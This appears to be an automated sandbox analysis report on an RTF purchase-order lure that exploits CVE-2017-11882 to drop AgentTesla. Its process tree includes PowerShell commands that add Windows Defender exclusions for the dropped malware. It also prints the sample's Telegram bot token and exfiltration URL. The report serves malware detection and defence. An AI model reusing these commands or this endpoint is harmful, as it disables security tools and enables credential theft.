ID: 435313
Sample Name: Customer-unionroadwaysltd-8754-PO.doc__.rtf
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:04:00
Date: 16/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report Customer-unionroadwaysltd-…

Overview


General Information

Sample Name:	Customer-unionroadwaysltd-8754-PO.doc__.rtf
Analysis ID:	435313
MD5:	97021239d41dc5..
SHA1:	1b1faa516a3774f..
SHA256:	32269783938f1e9.
Tags:	rtf
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Powershell adding …
- Sigma detected: Suspect Svchost A…
- System process connects to networ…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Creates an autostart registry key po…
- Creates multiple autostart registry ke…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2028 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2736 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - putty.exe (PID: 2760 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
    - powershell.exe (PID: 2852 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\putty.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2428 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2180 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2276 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\putty.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - e888z168ybTRefC409a4S5mn41ofdd.exe (PID: 2948 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
      - powershell.exe (PID: 2344 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 2656 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 2428 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 2276 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - e888z168ybTRefC409a4S5mn41ofdd.exe (PID: 2532 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
    - powershell.exe (PID: 1748 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2236 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\putty.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 1664 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - putty.exe (PID: 2112 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
- e888z168ybTRefC409a4S5mn41ofdd.exe (PID: 3036 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe' MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
- svchost.exe (PID: 2176 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
  - WerFault.exe (PID: 2232 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3036 -s 1132 MD5: 5FEAB868CAEDBBD1B7A145CA8261E4AA)
  - WerFault.exe (PID: 2852 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2032 -s 1132 MD5: 5FEAB868CAEDBBD1B7A145CA8261E4AA)
- svchost.exe (PID: 1492 cmdline: 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
  - powershell.exe (PID: 2732 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2736 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2564 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2544 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - svchost.exe (PID: 2612 cmdline: C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
- qweruiuyt.exe (PID: 2676 cmdline: 'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe' MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
  - powershell.exe (PID: 2832 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 1900 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 1192 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2748 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\52V57U7\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - qweruiuyt.exe (PID: 1852 cmdline: C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
  - qweruiuyt.exe (PID: 2500 cmdline: C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
- qweruiuyt.exe (PID: 2032 cmdline: 'C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe' MD5: F72277EEBAF6B7E2891B7BA24188EBDA)
- svchost.exe (PID: 1904 cmdline: C:\Windows\system32\svchost.exe -k LocalService MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- svchost.exe (PID: 1480 cmdline: C:\Windows\system32\svchost.exe -k LocalService MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- svchost.exe (PID: 652 cmdline: C:\Windows\system32\svchost.exe -k DcomLaunch MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1656309456",
  "Chat URL": "https://api.telegram.org/bot1808150300:AAFr5mDhGJk55lRZMS6fZfbBAMiNT0kiqDQ/sendDocument"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000002.2356991677.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000013.00000002.2356991677.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000037.00000002.2355316042.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000037.00000002.2355316042.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000020.00000002.2355374665.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Suspect Svchost Activity

Sigma detected: System File Execution Location Anomaly

Sigma detected: Non Interactive PowerShell

Sigma detected: Windows Processes Suspicious Parent Directory

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Uses the Telegram API (likely for C&C communication)

System Summary:

Office equation editor drops PE file

Persistence and Installation Behavior:

Drops PE files with benign system names

Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Creates multiple autostart registry keys

Drops PE files to the startup folder

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to delay execution (extensive OutputDebugStringW loop)

Tries to evade analysis by execution special instruction which cause usermode exception

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comman and Cont
Valid Accounts	Windows Management Instrumentation 2 1 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Web Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comman and Cont
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 3 2 1	Access Token Manipulation 1	Obfuscated Files or Information 1	LSASS Memory	System Information Discovery 2 1 5	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Ingress T Transfer
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 2 1 1	Timestomp 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Encrypte Channel
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 3 2 1	Masquerading 2 2 1	NTDS	Security Software Discovery 3 3 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Non-Applicatio Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 5 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Applicatio Layer Protocol
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 2 1 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Common Used Por
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatio Layer Pro


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Customer-unionroadwaysltd-8754-PO.doc__.rtf	18%	ReversingLabs	Win32.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	13%	ReversingLabs	ByteCode-MSIL.Backdoor.Heracles	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe	13%	ReversingLabs	ByteCode-MSIL.Backdoor.Heracles	
C:\Users\user\AppData\Roaming\putty.exe	13%	ReversingLabs	ByteCode-MSIL.Backdoor.Heracles	
C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe	13%	ReversingLabs	ByteCode-MSIL.Backdoor.Heracles	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://apdocroto.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-0B579F7D05D398DAB455F9EFDAAC3695.html	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://apdocroto.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-CC63E54262373453B19DBF613B3334DE.html	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
